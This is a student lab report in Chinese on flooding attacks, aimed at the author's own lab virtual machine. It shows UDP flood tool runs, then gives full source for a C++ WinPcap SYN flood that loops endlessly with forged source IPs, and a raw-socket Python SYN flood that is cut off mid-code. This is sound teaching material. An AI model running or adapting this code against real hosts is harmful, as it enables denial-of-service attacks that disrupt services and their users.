

**网络安全第二次试验实验报告**

1. 分析UDP Flood攻击。


这是我的虚拟机的IP地址，192.168.154.128。




运行阿拉丁UDP洪水攻击器。




这是主机上抓包的结果。




这是靶机上抓包的结果。




运行UDP Flooder。



这是主机上抓包的结果。



这是靶机上抓包的结果。




可以看到，这两个软件都是给目标地址发送大量无意义的UDP包，消耗对方的资源，从而实现DDOS攻击的目的。

1. 尝试在WindowsXP下编程实现SYN Flood攻击程序。


SYN Flood的原理是若A发送SYN包后死机或掉线，服务端B发出SYN+ACK应答后，等不到ACK报文。服务端B重试，再次发送SYN+ACK报文。等待一段时间后，丢弃这个未完成的连接。等待时长为SYN Timeout，大约为30秒~2分钟。大量的半连接会占用存储空间，增加维护列表的CPU开销。

在这次编程中要注意下面的问题。

1. **和上次一样，需要加上#pragma pack (1)。因为C++结构体中的内存对齐机制，这里如果不设置为1的话后面对结构体的解析就会出问题。**
2. **windows xp sp2以上版本的系统由于安全机制，不能原始套接字自己构造伪造IP的数据包。因此老师的PDF上用sendto的办法理论上来讲现在是行不通的。所以我们要和上次一样，用winpcap发数据包，自己构造IP包头、TCP包头和以太网帧头，如下图所示。**



1. **就算是用winpcap，发送原始数据包也需要管理员权限。如下图所示，把properties的Linker一栏的UAC Execution Level中改成requireAdministrator使得程序以管理员身份运行。**



**4.我写了两个版本的程序。一个是C++写的，在windows下用winpcap发送伪造数据包；一个是python写的，在linux下用原始套接字发送伪造数据包。在linux下需要root权限。**

下面是程序源代码、注释以及wireshark抓包效果。Wireshark抓包的数据包见附件。

**Windows版：**

#include <pcap.h>

#include <stdio.h>

#include <stdlib.h>

#include <winsock2.h>

#include <Ws2tcpip.h>

#pragma comment(lib,"ws2\_32.lib")

#define SEQ 0x28376839

int port = 80;//目标端口

char \*DestIP = "192.168.154.128";//目标IP

char name[1024]={0};//目标网卡

pcap\_t \*fp;//pcap实例

u\_char \*packet;//数据包

char errbuf[PCAP\_ERRBUF\_SIZE]; //错误缓冲区

char FAKE\_MAC[18]={"80:86:F2:D4:96:E9"};//虚假的MAC地址

char VICTIM\_MAC[18]={"00:0C:29:E9:4E:46"};//受害者的MAC地址

#pragma pack (1)

//以太网帧首部

typedef struct \_eth\_header

{

unsigned char dst\_mac[6];//目标MAC地址

unsigned char src\_mac[6];//源MAC地址

unsigned short type;//帧类型

}ETH\_HEADER;

//TCP首部

typedef struct tcphdr

{

USHORT th\_sport;//16位源端口号

USHORT th\_dport;//16位目的端口号

unsigned int th\_seq;//32位序列号

unsigned int th\_ack;//32位确认号

unsigned char th\_lenres;//4位首部长度+6位保留字中的4位

unsigned char th\_flag;//6位保留字中的2位+6位标志位

USHORT th\_win;//16位窗口大小

USHORT th\_sum;//16位效验和

USHORT th\_urp;//16位紧急数据偏移量

}TCP\_HEADER;

//IP首部

typedef struct iphdr

{

unsigned char h\_verlen;//4位首部长度+4位IP版本号

unsigned char tos;//8位类型服务

unsigned short total\_len;//16位总长度

unsigned short ident;//16位标志

unsigned short frag\_and\_flags;//3位标志位+13位片偏移

unsigned char ttl;//8位生存时间

unsigned char proto;//8位协议

unsigned short checksum;//ip首部效验和

unsigned int sourceIP;//伪造的源IP地址

unsigned int destIP;//攻击的ip地址

}IP\_HEADER;

//TCP伪首部

struct

{

unsigned long saddr;//源地址

unsigned long daddr;//目的地址

char mbz;//置空

char ptcl;//协议类型

unsigned short tcpl;//TCP长度

}PSD\_HEADER;

typedef struct \_ip\_packet

{

ETH\_HEADER eth\_hdr;

IP\_HEADER ip\_hdr;

TCP\_HEADER tcp\_hdr;

}IP\_PKT;

#pragma pack ()

//计算效验和函数

USHORT checksum(USHORT \*buffer, int size)

{

unsigned long cksum = 0;

while (size >1)

{

cksum += \*buffer++;

size -= sizeof(USHORT);

}

if (size) cksum += \*(UCHAR\*)buffer;

cksum = (cksum >> 16) + (cksum & 0xffff);

cksum += (cksum >> 16);

return (USHORT)(~cksum);

}

//转换mac地址格式

int mac\_str\_to\_bin(char \*str, unsigned char \*mac)

{

int i;

char \*s, \*e;

if ((mac == NULL) || (str == NULL))

{

return -1;

}

s = (char \*)str;

for (i = 0; i < 6; ++i)

{

mac[i] = s ? strtoul(s, &e, 16) : 0;

if (s) s = (\*e) ? e + 1 : e;

}

return 0;

}

//发送syn包

int Synflood()

{

IP\_PKT ip\_pkt;

char sendBuf[128];

int ErrorCode = 0, flag = TRUE, TimeOut = 2000, FakeIpNet, FakeIpHost, dataSize = 0, SendSEQ = 0;

//设置目标地址

FakeIpNet = inet\_addr(DestIP);

FakeIpHost = ntohl(FakeIpNet);

mac\_str\_to\_bin(FAKE\_MAC, ip\_pkt.eth\_hdr.src\_mac);

mac\_str\_to\_bin(VICTIM\_MAC, ip\_pkt.eth\_hdr.dst\_mac);

//上层协议为IP协议，0x0800

ip\_pkt.eth\_hdr.type = htons(0x0800);

//填充IP首部

ip\_pkt.ip\_hdr.h\_verlen = (4 << 4 | sizeof(IP\_HEADER) / sizeof(unsigned long));

ip\_pkt.ip\_hdr.tos = 0;

ip\_pkt.ip\_hdr.total\_len = htons(sizeof(IP\_HEADER) + sizeof(TCP\_HEADER));

ip\_pkt.ip\_hdr.ident = 1;

ip\_pkt.ip\_hdr.frag\_and\_flags = 0;

ip\_pkt.ip\_hdr.ttl = 128;

ip\_pkt.ip\_hdr.proto = IPPROTO\_TCP;

ip\_pkt.ip\_hdr.checksum = 0;

ip\_pkt.ip\_hdr.sourceIP = htonl(FakeIpHost + SendSEQ);

ip\_pkt.ip\_hdr.destIP = inet\_addr(DestIP);

//填充TCP首部

ip\_pkt.tcp\_hdr.th\_dport = htons(port);

ip\_pkt.tcp\_hdr.th\_sport = htons(8080);

ip\_pkt.tcp\_hdr.th\_seq = htonl(SEQ + SendSEQ);

ip\_pkt.tcp\_hdr.th\_ack = 0;

ip\_pkt.tcp\_hdr.th\_lenres = (sizeof(TCP\_HEADER) / 4 << 4 | 0);

ip\_pkt.tcp\_hdr.th\_flag = 2;

ip\_pkt.tcp\_hdr.th\_win = htons(16384);

ip\_pkt.tcp\_hdr.th\_urp = 0;

ip\_pkt.tcp\_hdr.th\_sum = 0;

PSD\_HEADER.saddr = ip\_pkt.ip\_hdr.sourceIP;

PSD\_HEADER.daddr = ip\_pkt.ip\_hdr.destIP;

PSD\_HEADER.mbz = 0;

PSD\_HEADER.ptcl = IPPROTO\_TCP;

PSD\_HEADER.tcpl = htons(sizeof(ip\_pkt.tcp\_hdr));

for (;;)

{

SendSEQ = (SendSEQ == 65536) ? 1 : SendSEQ + 1;

ip\_pkt.ip\_hdr.sourceIP = htonl(FakeIpHost + SendSEQ);

ip\_pkt.tcp\_hdr.th\_seq = htonl(SEQ + SendSEQ);

ip\_pkt.tcp\_hdr.th\_sport = htons(SendSEQ);

PSD\_HEADER.saddr = ip\_pkt.ip\_hdr.sourceIP;

//把TCP伪首部和TCP首部复制到同一缓冲区并计算TCP效验和

memcpy(sendBuf, &PSD\_HEADER, sizeof(PSD\_HEADER));

memcpy(sendBuf + sizeof(PSD\_HEADER), &ip\_pkt.tcp\_hdr, sizeof(ip\_pkt.tcp\_hdr));

ip\_pkt.tcp\_hdr.th\_sum = checksum((USHORT \*)sendBuf, sizeof(PSD\_HEADER) + sizeof(ip\_pkt.tcp\_hdr));

memcpy(sendBuf, &ip\_pkt.ip\_hdr, sizeof(ip\_pkt.ip\_hdr));

memcpy(sendBuf + sizeof(ip\_pkt.ip\_hdr), &ip\_pkt.tcp\_hdr, sizeof(ip\_pkt.tcp\_hdr));

memset(sendBuf + sizeof(ip\_pkt.ip\_hdr) + sizeof(ip\_pkt.tcp\_hdr), 0, 4);

ip\_pkt.ip\_hdr.checksum = checksum((USHORT \*)sendBuf, sizeof(ip\_pkt.ip\_hdr));

memcpy(sendBuf, &ip\_pkt, sizeof(ip\_pkt));

if (pcap\_sendpacket(fp, sendBuf, sizeof(ip\_pkt)) == 0)

{

printf("send successfully.\n");

}

else

{

printf("error!\n");

}

}

return 0;

}

//获取网卡信息

void get\_name()

{

pcap\_if\_t \*d;

pcap\_if\_t \*alldevs;

int i = 0, num = 0;

char errbuf[PCAP\_ERRBUF\_SIZE + 1];

/\* Retrieve the device list \*/

if (pcap\_findalldevs(&alldevs, errbuf) == -1)

{

fprintf(stderr, "Error in pcap\_findalldevs: %s\n", errbuf);

exit(1);

}

/\* Scan the list printing every entry \*/

for (d = alldevs; d; d = d->next, i++)

{

printf("%d:%s", i, d->name);

if (d->description) printf(". %s\n", d->description);

else printf(". No description available\n");

}

printf("press number you want to use!\n");

scanf("%d", &num);

for (d = alldevs, i = 0; d && i < num; d = d->next, i++);

strcpy(name, d->name);

/\* Free the device list \*/

pcap\_freealldevs(alldevs);

return;

}

int main()

{

get\_name();

if ((fp = pcap\_open(name, // name of the device

65536, // portion of the packet to capture

0, //open flag

1000, // read timeout

NULL, // authentication on the remote machine

errbuf // error buffer

)) == NULL)

{

fprintf(stderr, "\n%s is not supported by WinPcap\n", name);

return -1;


}

Synflood();

system("pause");

return 0;

}



**Linux版：**

import socket, sys

from struct import \*

def checksum(msg):

s = 0

for i in range(0, len(msg), 2):

w = (ord(msg[i]) << 8) + (ord(msg[i+1]) )

s = s + w

s = (s>>16) + (s & 0xffff);

s = ~s & 0xffff

return s

try:

s = socket.socket(socket.AF\_INET, socket.SOCK\_RAW, socket.IPPROTO\_TCP)

except socket.error , msg:

print 'Socket could not be created. Error Code : ' + str(msg[0]) +' Message ' + msg[1]

sys.exit()

s.setsockopt(socket.IPPROTO\_IP, socket.IP\_HDRINCL, 1)

seq = 0

for i in range(1,100):

packet = '';

dest\_ip = '192.168.154.128'

source\_ip = '192.168.154.130'

#ip头

ihl = 5

version = 4

tos = 0

tot\_len = 20 + 20

id = 54321

frag\_off = 0

ttl = 255

protocol = socket.IPPROTO\_TCP

check = 10

saddr =socket.inet\_aton(source\_ip)

daddr = socket.inet\_aton(dest\_ip)

ihl\_version = (version << 4) + ihl

ip\_header = pack('!BBHHHBBH4s4s', ihl\_version, tos, tot\_len, id, frag\_off, ttl, protocol, check, saddr, daddr)

#tcp头

source = 1234

dest = 80+i

seq = i

ack\_seq = 0

doff = 5

fin = 0

syn = 1

rst = 0

psh = 0

ack = 0

urg = 0

window = socket.htons (5840)

check = 0

urg\_ptr = 0

offset\_res = (doff << 4) + 0

tcp\_flags = fin + (syn << 1) + (rst << 2) + (psh <<3) +(ack << 4) + (urg << 5)

tcp\_header = pack('!HHLLBBHHH', source, dest, seq, ack\_seq, offset\_res, tcp\_flags, window, check, urg\_ptr)

#tcp伪包头

dest\_address = socket.inet\_aton(dest\_ip)

source\_address = socket.inet\_aton(source\_ip)

placeholder = 0

protocol = socket.IPPROTO\_TCP

tcp\_length = len(tcp\_header)

psh = pack('!4s4sBBH', source\_address , dest\_address , placeholder , protocol , tcp\_length);

psh = psh + tcp\_header;

tcp\_checksum = checksum(psh)

